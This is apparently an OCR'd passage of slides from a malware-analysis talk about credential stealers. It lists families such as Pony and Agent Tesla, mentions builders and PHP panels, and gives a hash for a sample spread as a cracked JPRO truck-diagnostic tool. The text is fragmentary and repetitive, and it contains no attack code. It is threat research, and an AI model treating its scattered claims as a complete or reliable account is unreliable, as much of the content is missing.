
How it works (usually)

- And they're plenty of those.




Plenty of those…


Plenty of those…



How it works (usually)


- Composants
  - Builder







How it works (usually)

- Composants
  - Builder





How it works (usually)




How does it comes

(usually)

Panel

- A couple of them need a php panel



Quality is not constant

- JPro Crack Stealer
- Predator Pain
- Pony
- AutoLog
- Agent Tesla

JPro Crack

The “opportunistic” one

```
cffa3423bc5709d873fe8bf3a813e50e6315d8c716c5817c20669bc3d94bbecb
```

JPro Crack

- Diagnostic wallet for truck engine
- From Noregon
- Cracks are available on forums
- Not all cracks are working well

Fig. A | P/N: 263025-NS

JPRO Professional Diagnostic Toolbox w/ Next Step

+ JPRO Professional Diagnostic Software (Annual Subscription)
+ Next Step Service Information
